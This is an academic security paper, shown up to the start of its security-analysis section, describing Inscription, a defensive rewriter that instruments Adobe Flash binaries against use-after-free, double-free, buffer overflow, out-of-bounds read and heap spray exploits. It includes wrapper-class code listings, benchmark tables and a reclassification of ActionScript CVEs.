A Security Analysis and Fine-Grained Classification of Web-based Virtual Machine Vulnerabilities

Fadi Yilmaz[a,1], Meera Sridhar[b,*], Abhinav Mohanty[b], Vasant Tendulkar[b] and Kevin W. Hamlen[c]

[a] Department of Computer Engineering, Ankara Yildirim Beyazit University, Turkey
[b] Department of Software and Information Systems, The University of North Carolina at Charlotte, 9201 University City Blvd. Charlotte, NC 28223, USA
[c] Computer Science Department, The University of Texas at Dallas, 800 W. Campbell Rd., Richardson, TX 75080, USA

ARTICLE INFO

Keywords:
vulnerability classification
memory corruption vulnerabilities
web-based virtual machines
in-lined reference monitoring
web security
vulnerability databases

ABSTRACT

Web-based virtual machines are one of the primary targets of attackers due to number of design flaws they contain and the connectivity provided by the Web. The design and implementation of Inscription, the first fully automated Adobe Flash binary code transformation system that can guard major Flash vulnerability categories without modifying vulnerable Flash VMs, is presented and evaluated. Inscription affords a means of mitigating the significant class of web attacks that target unpatched, legacy Flash VMs and their apps.

This new enforcement capability is most effective when supplied with security policies that accurately characterize VM security vulnerabilities and their mitigations. Researchers and security engineers commonly depend on well-known, public vulnerability databases that document such vulnerabilities and provide details about each; but vulnerability information that is inconsistent, inaccurate, or vague hinders diagnosis of vulnerabilities residing in the implementations of web-based VMs, which is one of the crucial prerequisites of building generic, comprehensive security solutions for mitigating them. For example, a large percentage of disclosed vulnerabilities of the ActionScript VM (AVM), which executes Flash binaries, are vaguely classified as "Memory Corruption" or "Unspecified". Deeper analysis of these vulnerabilities reveals that most can be more precisely classified as (1) use-after-free, (2) double-free, (3) integer overflow, (4) buffer overflow, or (5) heap overflow vulnerability sub-classes. To improve web vulnerability analysis and mitigation, a more thorough, comprehensive and accurate reclassification of web-based vulnerabilities is presented, in which "Memory Corruption" and "Unspecified" vulnerabilities are reclassified into one of these fine-grained vulnerability sub-classes.

1. Introduction

Dynamic web content (also known as web scripts) such as web advertisements, online games, media streams, and interactive webpage animations, are the lifeblood of the modern web. Thus, content creation technologies have been implemented to enable developers to build web scripts. Web scripts are packed by a technology-specific compiler to obtain executable machine code to be run in web browsers. However, web browsers are not capable of rendering web scripts without employing a *virtual machine* (VM) because the machine code generated by compilers has a unique file format and specifications, which are not recognized by the host machine's operating system (OS) by default. A VM, therefore, produces OS-compatible executables from web scripts so that web browsers can render and display web scripts to users.

The connectivity provided by the nature of the web lures cyberattackers into targeting design flaws residing in the implementation of various web-based VMs (e.g., ActionScript VM, Java VM, JavaScript Engine, .NET VM, HTML5 VM, and PHP VM). These design flaws can cause vulnerabilities that may lead to a variety of dangerous exploits such as *denial-of-service* (Bravo and Mauricio, 2018; Mansfield-Devine, 2015), *cross-site scripting* (XSS) (Amit, 2010; Backes et al., 2017; Neal Poole, 2012), *cross-site request forgery* (CSRF) (Vigna et al., 2009), *remote-code execution* (RCE) (Hayak and Davidi, 2014), *code injection* (Backes et al., 2017; Chatterji, 2008; Paola, 2007; Schwarz et al., 2018; Shahriar and Zulkernine, 2011), *parameter injection* (Amit, 2010), and *control-flow hijacking* (Backes et al., 2017; Constantin, 2012; Vigna et al., 2009).

Dangerous vulnerabilities continue to abound in numerous web-based VMs, which execute web scripts that are not immediately executable directly by web browsers. The web scripts are used to add dynamic capabilities to web pages. For example, JavaScript frameworks, such as Angular (Angular, 2020) and jQuery (The jQuery Foundation, 2020), were downloaded more than 200 million times in the last year and contained 27 vulnerabilities, some of which have no security fix available to date (snyk Security, 2019b). Additionally, Bootstrap (Bootstrap Team, 2020), an open-source CSS framework, has been downloaded around 80 million times in the last year, all the while containing seven XSS vulnerabilities (snyk Security, 2019b). In 2018, more than 25 million new JavaScript malware variants were detected (McAfee Labs, 2019). Researchers discovered four zero-day exploits in the implementation of the *ActionScript VM* (AVM) (Dunn, 2019; FireEye, 2018; Morphisec Lab, 2018), which executes Adobe Flash scripts, within the same time frame. In addition, 75% of the top twenty vulnerabilities in ASP.NET, which is an open source web framework created by Microsoft, have a high severity rating and around 70% of them can lead to RCE, DoS, or XSS (snyk Security, 2019a).

*Corresponding author
fadiyilmaz@ybu.edu.tr (F. Yilmaz); msridhar@uncc.edu (M. Sridhar); amohant1@uncc.edu (A. Mohanty); vtendulk@uncc.edu (V. Tendulkar); hamlen@utdallas.edu (K.W. Hamlen)
[1] The work reported herein was performed while at UNC Charlotte.

In this paper we propose and evaluate Inscription, the first ActionScript (AS) defense that automatically transforms and secures untrusted AS binaries in-flight against major Flash Player VM exploits without requiring any updates or patches of VMs or web browsers. Inscription works by modifying incoming Flash binaries with extra security programming that self-checks against known VM exploits as the modified binary executes. Flash apps modified by Inscription are therefore self-securing. This hybrid static-dynamic approach affords Inscription significantly greater enforcement power and precision relative to static filters.

Inscription conservatively assumes that untrusted Flash binaries might be completely malicious. The extra security programming it adds therefore resides within potentially hostile scripts. Inscription must therefore carefully protect itself against tampering or circumvention by the surrounding script code. Moreover, we assume that all implementation details of Inscription might be known by adversaries in advance of preparing their attacks. Inscription therefore modifies and replaces all potentially dangerous script operations in each binary to ensure that its security checks cannot be bypassed even by knowledgable adversaries who are aware of the defense.

Our binary transformation algorithm is implemented as a web script. This allows web page publishers and ad networks to protect their end-users from malicious third-party scripts (e.g., malvertisements) that may get dynamically loaded and embedded into served pages on the client side, even when end-users are potentially running legacy, unpatched browsers and VMs. To do so, page publishers simply include Inscription's binary rewriting script on their served pages, or ad networks make the script part of their ad-loading stubs. When the page is viewed, the included script dynamically analyzes and secures all incoming Flash scripts on the client side before rendering them. We consider this deployment model to be a compelling one, since publishers and ad networks are often strongly motivated to protect their end-users from attacks (to avoid reputation loss, and therefore loss of visitors), but are rarely willing to go so far as to withhold potentially dangerous services (e.g., third-party ads) from clients running outdated software. Inscription affords publishers the former without sacrificing the latter.

Our approach expands upon prior works that have leveraged Flash app binary modification to customize apps (Middelkoop et al., 2011) or enforce custom security policies (Phung et al., 2015; Zhou Li and XiaoFeng Wang, 2010). Inscription is the first work to innovate code transformations that can secure apps against exploits of major, real-world VM vulnerability classes. That is, it is the first work in this line to consider the underlying VM as not fully trusted. By introspectively determining which VM version is running and limiting its security guard implementation to operations known to be reliable for that version, it can secure known unsafe operations with safe replacements.

Additionally, our work identifies five specific sub-categories of memory corruption that are objectively identifiable, already established as important Mitre CWE (MITRE, Inc., 2020d) types, and that greatly aid defenders in the development of robust mitigations and protections. For this, we analyze six specific properties of ActionScript vulnerabilities listed in the Mitre CVE (MITRE, Inc., 2020c) and NVD (NIST, 2020a) databases since 2013 (until April 1st, 2020): (1) types of implementation errors that cause each vulnerability, (2) methods of exploiting these vulnerabilities, (3) privileges and capabilities that attackers gain after triggering these vulnerabilities, (4) assets damaged during the execution of exploits, (5) consequences of successful exploits, and (6) frequency of vulnerabilities being exploited in the wild. The results of our analysis naturally lead to five sub-classes of ActionScript "Memory Corruption" (MITRE, Inc., 2020e) vulnerabilities. Although these sub-classes have equivalent categories in the CWE list, there is no finer-grained categorization in the CVE database, or a readily available correlation between the coarse-grained "Memory Corruption" class for many CVE entries and corresponding CWE labels prior to our study.

The "Memory Corruption" vulnerability sub-classes most critical/widespread and useful for building generalized defense solutions are: (1) *use-after-free* (UAF), (2) *double-free* (DF), (3) *buffer overflow*, (4) *out-of-bounds access*, and (5) *heap spraying* vulnerabilities. Vulnerabilities in these sub-classes have a high severity score (above 8.0 out of 10) and are mostly marked as "high" or "critical" in the CVE and NVD (NIST, 2020a) databases. Additionally, the vulnerabilities that belong to one of these vulnerability sub-classes were the top choices for attackers and were heavily used in popular exploit kits (Kaspersky, 2015) as more than 80% of them enable the attackers to perform a *remote-code execution* (RCE) in victims' machine.

We show how adopting these finer-grained CVE categories enables a new more powerful defense against ActionScript web attacks. For example, we analyze more than 700 CVE entries disclosed since 2013 and find that more than 40% (29% "Memory Corruption", 18% "Unspecified") can be more finely classified (see §5). As specific examples, we highlight two ActionScript vulnerabilities with NVD entries: (1) CVE-2015-5119 (MITRE, Inc., 2015b) is a UAF vulnerability in the implementation of the AVM. Although NVD vaguely classifies it as "Memory Corruption", its technical description reveals that it is a UAF; (2) CVE-2015-5122 (MITRE, Inc., 2015c) is also a UAF vulnerability in the AVM, but NVD classifies it as "NVD-CWE-Other".

Our analysis also reveals general imprecision in ActionScript vulnerability classifications over the past 7 years. For example, unclassified ("Unspecified") ActionScript vulnerabilities constitute ∼18% of total ActionScript vulnerabilities since 2013, and "Memory Corruption" vulnerabilities (with no sub-class) constitute ∼29%. These statistics indicate that a more thorough investigation of ActionScript vulnerabilities is required to better map the AVM attack surface, since a significant portion of ActionScript vulnerabilities are either unclassified or loosely-classified.

To address this, we analyze the execution of *proof-of-concept* (PoC) exploits provided by exploit databases and vulnerability mitigation projects' collections to determine the

types of “Unspecified” and sub-classes of “Memory Corruption” vulnerabilities. Examining side-effects of the execution of PoCs allows us to understand the way the exploits trigger the vulnerabilities, since we scrutinize memory cells before and after the execution of every ActionScript instruction to be able to detect any unexpected changes on the cells. Our success in deriving higher precision vulnerability classifications from readily available PoCs indicates that this is an underutilized source of information. Inaccuracy and imprecision of CVEs has been identified by prior work as an outstanding problem for vulnerability analysis, with manual crafting of PoCs being recognized as one of the best approaches for obtaining reliable ground truth (Dong et al., 2019). When PoCs are unavailable (or non-functional), we additionally crawl the web to find security articles, tech reports, blogs, and forum posts with more detailed information. This allows us to report more information per vulnerability, such as the way the vulnerability can be exploited or the underlying reasons for why the vulnerability occurs.

In particular, our main contributions are as follows:

- We present the design and implementation of Inscription, the first fully automated Flash code binary transformation system that can guard major Flash vulnerability categories without modifying vulnerable Flash VMs. Inscription is the first bytecode transformation approach that assumes that the underlying VM might not be fully trustworthy; it thus strategically chooses security guards that avoid known, unpatched VM vulnerabilities.

- We discuss detailed case-studies and mitigate five major vulnerability categories of Flash exploits currently being observed in the wild.

- We present fine-grained vulnerability classification with five sub-classes of “Memory Corruption” and “Unspecified” AVM vulnerabilities since attackers mostly exploit vulnerabilities from these sub-classes and heavily include them in popular exploit kits (Kaspersky, 2015; snyk Security, 2019b). We analyze PoC exploits and discuss the design flaws in the implementation of the AVM that cause vulnerabilities from these vulnerability sub-classes. We also provide more technical details for each of our vulnerability sub-classes that are not included in the CVE and NVD databases, such as the *method* of exploit.

- We reclassify ActionScript CVE vulnerabilities labeled as generic “Memory Corruption” and “Unspecified” into one of our more fine-grained sub-classes (a memory corruption vulnerability can be (1) a UAF, (2) a DF, (3) an integer overflow, (4) a buffer overflow, or (5) a heap overflow vulnerability). We reclassify 60 such “Memory-Corruption” and 84 such “Unspecified” vulnerabilities by analyzing the execution of PoC exploits provided by exploit databases and vulnerability mitigation projects’ collections.

- We present the most recent number, types, and attack vectors of ActionScript vulnerabilities that have been listed since 2013 in the CVE and NVD databases.

The remainder of this paper is organized as follows. Section 2 presents the technical details of Inscription, our in-lined reference monitoring framework for securing against ActionScript vulnerabilities. Section 3 introduces sub-classes of “Memory Corruption” vulnerabilities and case studies for each sub-class. Section 4 presents other non-“Memory Corruption” ActionScript vulnerability classes listed in the CVE and NVD databases that are less commonly exploited by attackers. Section 5 shows the most recent (2013–2020) statistics of the number, type, and attack vector of ActionScript vulnerabilities. Section 6 demonstrates our methodology and results of reclassifying “Memory Corruption” and “Unspecified” vulnerabilities. Section 7 discusses related work, and Section 8 concludes.

2. Inscription: An IRM Security Solution

In this section, we present Inscription, an *in-lined reference monitoring* (IRM) (Yilmaz and Sridhar, 2019) solution introduced in prior work (Sridhar et al., 2018) to transform and secure ActionScript binaries in-flight against cyberattacks that exploit sub-classes of “Memory Corruption” vulnerabilities in the implementation of the AVM. Inscription does not require patching web browsers or vulnerable AVM versions, and is therefore deployable in contexts where administrators must protect users who are inattentive to updates of their browser and VM installations. To achieve this, it automatically modifies incoming ActionScript binaries with extra security programming that self-checks against known AVM vulnerabilities as the modified binary executes. ActionScript executables modified by Inscription are therefore self-securing. This hybrid static-dynamic approach affords Inscription significantly greater enforcement power and precision relative to static filters.

2.1. Overview

At a high level, Inscription automatically (1) disassembles and analyzes binary Flash programs prior to execution, (2) *instruments* them by augmenting them with extra binary operations that implement runtime security checks, and (3) reassembles and packages the modified code as a new, security-hardened Shockwave Flash (SWF) binary. This secured binary is self-monitoring, and can therefore be safely executed on older versions of Flash Player that lack the latest patches.

Inscription conservatively assumes that Flash programs and their authors have full knowledge of the IRM implementation, and may therefore implement malicious SWF code that attempts to resist or circumvent the IRM instrumentation process. Inscription thwarts such attacks via a *last writer wins* principle: Any potentially unsafe binary code that might circumvent the IRM enforcement at runtime is automatically replaced with safe (but otherwise behaviorally equivalent) code during the instrumentation. Thus, since the binary rewriter is the last to write to the code before it executes, its security controls dominate and constrain all untrusted control-flows.




Figure 1: Inscription IRM instrumentation architecture

Thwarting many VM exploits requires enforcement of *stateful* policies, which constrain program operations based on the history of operations that have come before. For example, thwarting UAF attacks entails suppressing method invocations on objects that have previously been freed. To enforce such policies, Inscription injects, maintains, and protects new program variables, called *reified security state variables* (Sridhar and Hamlen, 2010), which explicitly track the security state of security-relevant objects, values, and the overall program at runtime. *Guard code* in-lined by Inscription consults and updates these variables at security-relevant operations to check for impending policy violations and take corrective action if necessary. Corrective actions include premature termination, event suppression, and logging of event information.

Inscription's guard code insertions come in two major forms: (a) direct insertion or replacement of bytecode instructions at sites of potentially security-relevant program operations, and (b) substitution of potentially abusable classes with *wrapper* classes through a `package`. The latter is particularly useful when Inscription cannot statically predict where a security-relevant object may flow at runtime—a common limitation of purely static analyses. By preemptively substituting such objects with more secure variants at their creation points, Inscription can effectively track the object's flow dynamically, and intervene if it is later used improperly.

Our threat model includes exploits of known vulnerabilities in AVM2 and Flash-based libraries, and undiscovered (*zero-day*) UAF vulnerabilities.

While Inscription can protect against simple static attacks that use syntactically malformed SWF files to exploit VM parser bugs (e.g., Check Point Advisories, 2015, 2016; Lindner, 2010), we here restrict our attention to more sophisticated attacks consisting of syntactically legal SWFs that dynamically exploit VM vulnerabilities, since these are the ones not reliably detectable by standard network-level filters.

2.2. Implementation

2.2.1. *Monitor Code Instrumentation as a Wrapper Class*

Fig. 1 illustrates Inscription's SWF modification process as an in-lined reference monitoring architecture. Security policies consisting of code that evades or blocks known VM vulnerabilities are first pre-compiled to a binary `Monitor.swf` library. Inscription's rewriter statically analyzes incoming SWF files for potentially unsafe operations, and in-lines code from the `Monitor.swf` library to dynamically secure these operations at runtime. The pre-compilation step occurs once, prior to deployment; thus, Inscription can be deployed to client-side environments that lack a full ActionScript compiler.

2.2.2. *Monitor Code Instrumentation as Bytecode Instructions*

Fig. 2 shows our direct bytecode monitor instrumentation process. We use the ActionScript Bytecode (ABC) Extractor from the Robust ABC [Dis]-Assembler (RABCDAsm) tool kit (Panteleev, 2016) to extract bytecode components (Adobe, Inc., 2016) from the original, untrusted SWF. A Java ABC parser converts the untrusted bytecode into Java structures, according to the ActionScript 3.0 bytecode file format specification (Adobe, Inc., 2007). The rewriter core, also written in Java, performs a linear search of the untrusted code to locate potentially security-relevant code points (defined by the policy). Typically such code points constitute a small percentage of the entire untrusted code. The rewriter subsequently rewrites the untrusted bytecode, inserting reified state variables, state updates, and other guard code directly as ABC instructions into the Java structures. Post-rewriting, a Java code-generator converts the instrumented Java structures back into ABC format. Finally, the RABCDAsm ABC Injector (Panteleev, 2016) re-packages the modified bytecode with the original SWF data to produce a new, safe SWF file. When static analysis cannot reliably predict all potentially dangerous instructions where a security-relevant object might flow at runtime, Inscription replaces the instructions that create the object with instructions that instead create a corresponding wrapper object implemented by the `Monitor.swf` library. The wrapper object implements all the original object's methods, but with extra security guard code that allows Inscription to retake control if the object is subsequently abused. This affords the enforcement a means of uncircumventable, complete mediation over the wrapped object without the need to predict all its flows statically.

Inscription's rewriter ensures that all invocations of the vulnerable class (including object instantiations and method calls) in the original SWF is replaced by our new safe wrapper for the class. This is achieved by maintaining a hash-map that maps the package name of the vulnerable class to the package name of our wrapper class. When merging the monitor package with the untrusted SWF, our rewriter scans the untrusted SWF's bytecode for all occurrences of the vulnerable class' package name and replaces them with the mapped package name of our wrapper class.

2.3. Security Solutions for Important Vulnerability Sub-classes

In this section we present Inscription's defense against the most common and frequently exploited ActionScript vulnerabilities. More than 80% of these vulnerabilities can lead to a remote or arbitrary code execution attack (MITRE, Inc., 2021). Arbitrary code execution attack is one of the most




Figure 2: IRM Instrumentation as Bytecode Instructions

dangerous and rewarding attack types since attackers can use executable code pieces located in victim machines' memory to perform malicious more complicated attacks. For a more in-depth review of vulnerability sub-classes, please see §3.

2.3.1. *UAF and DF Defenses*

Inscription's defense against UAF and DF-attacks in-lines bytecode that independently double-checks that each `ByteArray` object is cleared at most once. It does so by introducing the wrapper class defined in Listing 1, which augments the app with a global, thread-safe hash table that explicitly tracks object-frees. In particular, Inscription's pre-compilation phase first creates a wrapper for the `ByteArray` class, extending it and thereby inheriting all the functionality of the original class. The wrapper class adds a static `Dictionary` object that uses objects as keys and non-null integers as values. Declaring the dictionary to be static makes it a fixed, global object shared across all workers. Locating the hash table within our private `Monitor` package namespace prevents any hostile, surrounding app code from accessing it to corrupt its data.

To make our implementation thread-safe, we introduce a lock for our dictionary in the form of a 1-integer, shareable `ByteArray`. Inscription-instrumented threads always acquire the lock to make updates on the dictionary and subsequently release the lock. For brevity and simplicity of the presentation, we only show single-threaded code listings in this paper; however, our actual implementation maintains thread-safe synchronization.

We override the `ByteArray` constructor inside the wrapper class, so that whenever a new `ByteArray` object is created, an entry for it is added to the global hash table (lines 8–12). Our overridden `clear()` method (lines 13–18) only allows a `ByteArray` to be freed if its value in the hash table is non-zero (implying it has not been freed already). Our monitor then sets it to null before safely calling the free property of the `ByteArray` class. However, if the value stored in the hashtable is zero or null, then our monitor suppresses the free the operation, which prevents the UAF and DF. Additional synchronization code (not shown) prevents these methods from executing concurrently.

Inscription's rewriter then merges our monitor contain-

Listing 1: `ByteArray` safe wrapper class

```
1  package Monitor {
2   public class ByteArray extends
3   flash.utils.ByteArray{
4    public static const
5    hashtable:flash.utils.Dictionary;
6    public var orig_byteArray:
7    flash.utils.ByteArray;
8    public function ByteArray() {
9      super();
10     hashtable[this] = 0;
11     orig_byteArray = this;
12   }
13   public function clear():void {
14     if(Monitor.ByteArray.hashtable[this]==0) {
15      Monitor.ByteArray.hashtable[this] = null;
16      super.clear();
17     }
18   }
19   public function valueOf():
20    flash.utils.ByteArray{
21    return this.orig_byteArray;
22   }
23  }
24 }
```

ing the wrapper class with the untrusted SWF so that every call to `ByteArray()` and `ByteArray.clear()` is replaced by our overridden methods. After instrumentation of this IRM code, the rewritten safe SWF is produced.

2.3.2. *A Generalized Solution to Mitigate Use-After-Free and Double-Free Vulnerabilities in the ActionScript Virtual Machine*

Our early discussions let us discover that we can mitigate all UAF and DF vulnerabilities (including zero-days) in the AVM by injecting a memory management system as a wrapper class in Flash executables where each explicit object allocation/deallocation is recorded. During the runtime, the wrapper class logs all memory activities of user defined objects along with system libraries that contain predefined explicit function calls that cause memory activities such as `clear()`. The logs are stored in a global hashtable where the key is the object reference and the value is the subscription list. When an object is first initialized, the hashtable entry for this object is simultaneously created with an empty sub-

Listing 2: Replacing `RegExp.exec` function with `Safe_RegExp` at binary level

```
1  if (RegExpTest.Safe_RegExp(⟨pattern⟩, ⟨flag⟩))
2    var re:RegExp = new RegExp(⟨pattern⟩, ⟨flag⟩);
```

scription list. When any other instance subscribes the object, the subscription list is populated with the subscriber object references.

The global hashtable is used to keep track of memory allocation and deallocation of objects. When an object is cleared with an explicit function call such as `free()`, our wrapper class ensures that the object is freed only if the subscription list is not empty, and the object has a valid entry in the global hashtable. The wrapper class therefore blocks DF attempts by checking whether the object has a valid entry in the hashtable and UAF attempts by checking the size of the subscriber list of the object. The wrapper class is able to stop zero-day attacks that exploit DF and UAF vulnerabilities as the wrapper class keeps track of memory activities of all user defined and predefined objects. That means our memory management mechanism is vulnerability-independent. We also built the global hashtable as a private property of the wrapper class so that attackers that have knowledge of the wrapper class cannot interfere with functionality of the memory management layer.

2.3.3. *Buffer Overflow Defense*

Inscription intercepts the assignments of the height and width properties of a `ShaderJob` object when the object is started in asynchronous mode. If the `ShaderJob` object is running, and its new height/width is going to exceed the predefined `BitmapData`'s height or width (as seen in Line 19 of Listing 8), Inscription restricts this assignment, hence, thwarting the buffer overflow.

2.3.4. *Out-of-Bounds Read Defense*

Inscription provides a wrapper for the `RegExp` ActionScript 3.0 class which can be seen in Listing 3. At the binary level, Inscription replaces all calls to the `exec` method of the `RegExp` class with the `Safe_RegExp` function provided by the wrapper (shown in Listing 2), to investigate the pattern of the regular expression. The `Safe_RegExp` function restricts the number of open parentheses to 49, and returns returns a boolean value indicating whether the regular expression is safe to be created.

2.3.5. *Heap Spraying Defense*

Our policy to prevent heap spray attacks ensures that (i) a large `String`[1] (> 1000 bytes) is not written to a `ByteArray`, and (ii) a `String` is not repeatedly (> 100 times) written to the same `ByteArray`.We chose to restrict the maximum size for a byte sequence to 1000 bytes based on a well-known patent for heap spray detection in ActionScript (Liu, 2014), and limit the number of times a byte sequence is sprayed on the heap to 100 times to demonstrate the feasibility of our

[1]This policy uses `Strings` for simplicity, but our rewriter can work with any byte sequence.

Listing 3: Wrapper for the `RegExp` class

```
1  package Monitor {
2   public class RegExpWrapper {
3    public static function
4     Safe_RegExp(pattern:String, flag:String) {
5      var left_parenthesis_counter = 0;
6      for (var i = 0; i<pattern.length; i++) {
7       if (pattern.charAt(i) == "(") {
8        if (++left_parenthesis_counter > 49)
9         return false;
10      }
11     }
12    return true;
13   }
14  }
15 }
```

mitigation. Our approach would work for any byte sequence size below the page-size limit of the underlying machine.

To enforce this policy, Inscription's IRM tracks the size and number of times a `String` is written to a `ByteArray` using a global, thread-safe hash-table. Inscription's rewriter targets the security-relevant operation of writing a `String` to a `ByteArray`. Our rewriter, using technique #2, first creates a wrapper for the `flash.utils.ByteArray` class named `Monitor.ByteArray`. The rewriter's wrapper augments the `flash.utils.ByteArray` with a `static Dictionary` object that implements our global, thread-safe hash-table. The hashtable uses the `Strings` written to the `ByteArray` as keys and the count for the number of times they were written as value. Whenever a `String` is written to the `ByteArray` object using any of methods that allow this operation such as `writeUTFBytes()`, `writeBytes()`, `writeMultiBytes()`, `writeUTF()`, `writeByte()` (security-relevant operations), the IRM checks whether the `String` already has an entry in the hash-table. If an entry for the `String` exists, then its count is incremented by one, otherwise our IRM creates a new entry for the `String` in the hash-table with an initial count of one. If the size of the `String` is larger than 1000 bytes or if the `String` has already been written to the `ByteArray` a 100 times, then our IRM suppresses the write operation and instead outputs a warning to the log to notify the user of a possible heap spray attack. If the `String` is within specified size and count threshold, our IRM safely calls the `flash.utils.ByteAray` class to proceed with the write. The IRM for this policy is immediately extensible to other objects, such as `Vectors`, to which `Strings` can be written.

2.4. Experimental Results

We created proof-of-concept exploits for each vulnerability sub-class presented in §3 in order to fully test our solution. Our proof-of-concept exploits are modeled after real-world exploit analyses and vulnerability descriptions found in popular exploit and security research archives such as Google Security Research Database (Google Security Research Database, 2020), ExploitDB (Offensive Security), KernelMode.info (Kernel Mode), and security blogs by research companies such as TrendMicro (TrendMicro Research, 2015), FireEye (FireEye) and TrustWave (TrustWave). All ads were created using Adobe Flash Builder v4.7.

Case Study	Vulnerability Class	Stateful	Rewriter Type	Rewriting Time (ms)	SWF Size (bytes) Before	After	Execution Time (ms) Before	After
#2 (§3.3)	DF	✓	(2)	56.07	3893	4266 (+9.6%)	198.9	217.4 (+9.3%)
#2 (§3.3)	DF	✓	(1)	53.49	1281	1374 (+7.3%)	9.0	10.4 (+15.6%)
#1 (§3.2)	UAF	✓	(1) & (2)	28.61	1656	1737 (+4.9%)	211.3	231.5 (+9.6%)
#1 (§3.2)	UAF		(1) & (2)	36.26	936	1359 (+45.2%)	30.3	32.7 (+7.9%)
#4 (§3.5)	Buffer Overflow		(1)	19.14	482	488 (+1.24%)	1	1 (+0.0%)
#3 (§3.4)	Out-of-Bounds Read		(1) & (2)	71 34.93	330	558 (+69.09%)	1.0	1.1 (+10.0%)
# N/A (§3.6)	Heap Spray	✓	(2)	51.17	1283	1901 (+48.2%)	1.0	1.2 (+20.0%)
	Average			**46.61**	**1408**	**1669 (+18.5%)**	**64.6**	**70.7 (+9.07%)**

(1) direct bytecode instrumentation, (2) wrapper class instrumentation

Table 1
Performance Benchmarks for Proof-of-Concepts Exploit Code

Filename	**Size** (bytes) **of ABC (before)**	**Size** (bytes) **of ABC (after)**	**Rewriting Time** (ms)
atmosenergy	708	708 (+0.0%)	21.3
att	21,532	22,332 (+3.71%)	37.09
beetle	80,707	81,534 (+1.02%)	104.46
CookieSetter	598	598 (+0.0%)	9.41
ecls	2,007	2,007 (+0.0%)	11.97
eco	2,007	2,007 (+0.0%)	28.42
expandall	2,778	2,778 (+0.0%)	51
flash_animation	2,980	2,980 (+0.0%)	32.28
freechat_313	2,273	2,273 (+0.0%)	29.11
fxcm	1,738	1,738 (+0.0%)	26.5
gen_live	21,784	22,622 (+3.84%)	31.61
gm	22,037	22,897 (+3.90%)	35.71
gucci	1,079	1,079 (+0.0%)	10.86
hma	2,364	2,364 (+0.0%)	19.71
iphone	1,152	1,152 (+0.0%)	29.21
IPLad	1,655	1,655 (+0.0%)	15.49
jlopez	16,655	16,655 (+0.0%)	41.18
men1	33,771	34,714 (+2.79%)	44.69
men2	40,300	41,291 (+2.45%)	49.36
reliant	4,731	4,731 (+0.0%)	24.59
t2	919	919 (+0.0%)	30.63
thehappening	107,548	107,548 (+0.0%)	38.65
utv	20,635	21,475 (+4.07%)	37.56
verizon_orig	2,799	2,799 (+0.0%)	37.06
verizon	3,305	3,305 (+0.0%)	12.03
verizonm2m	2,245	2,245 (+0.0%)	35.72
weightwatchers	3,454	3,454 (+0.0%)	20.77
Average	**14,954**	**15,108 (+1.015%)**	**31.38**

Table 2
Performance Benchmarks for Benign SWFs

Table 1 summarizes our experimental results for the proof-of-concept exploits and the corresponding policies. (See companion technical report for the heap spray policy.) All experiments were conducted on a machine with a 3.4 GHz Intel Core i7 processor with 16GB RAM. The parser, rewriter, and code-generator for ActionScript 3.0 bytecode was written in Java using JDK v1.8.0_161. For computing the total rewriting time for each policy, we ran each policy rewriter ten times and computed the average. Rewriting times include the linear search performed to locate code fragments requiring instrumentation, and the in-lining of security guard code and reified security state variables. However, these instrumentation times are typically negligible since only a tiny portion of most SWF files are comprised of code; the majority of the

Target Vulnerability	Vulnerability Class	Rewriting Time (ms)	SWF Size (bytes) Before	After
CVE-2015-5119	UAF	31.18	26,179	27,380 (+4.58%)
CVE-2015-5122	UAF	43.94	12,827	14,025 (+9.79%)
CVE-2014-0322	UAF	23.66	4,583	5,652 (+23.32%)
CVE-2015-0311	UAF	16.91	11,260	12,461 (+10.66%)
CVE-2015-0313	DF	12.77	12,004	13,205 (+10.00%)
CVE-2015-0359	DF	10.78	11,823	13,024 (+10.15%)
CVE-2016-1013	UAF	20.23	14,989	16,735 (+11.16%)

Table 3
Performance Benchmarks for Real-World Exploits Collected from Open-Source Exploit Databases

content is comprised of images, sounds, and video. Therefore, we believe that even though our experiments are on proof-of-concept exploits, rewriting times are representative of real-world apps.

Size overhead of each rewritten SWF was measured using the uncompressed size of the application bytecode before and after rewriting. Wrapper class and binary instrumentation contribute additional bytes to SWF files. These percentage size overheads will be much smaller for real-world, non-malicious SWF files (see Table 2), since our proof-of-concept exploits are far more densely packed with dangerous code sites than typical SWFs.

Table 2 summarizes performance benchmarks of evaluating Inscription with benign SWFs, using the □-operator rewriter. We chose to use this policy rewriter since □ is the most frequently occurring policy-relevant instruction (out of our five policies), and therefore represents the worst-case scenario in terms of number of instrumentations needed and rewriting time.

Table 3 demonstrates our experimental results for the real-world exploits that we collect from public vulnerability databases (Exploit Database, 2020; Google Security Research Database, 2020; Rapid7, 2020). These databases contain exploits in the form of either source or executable code. If the exploit is at the source code level, we compile the sources to obtain executable Flash files before rewriting them. The size of exploit varies from 4KB to 26KB.

2.5. Discussions

2.5.1. Security Analysis

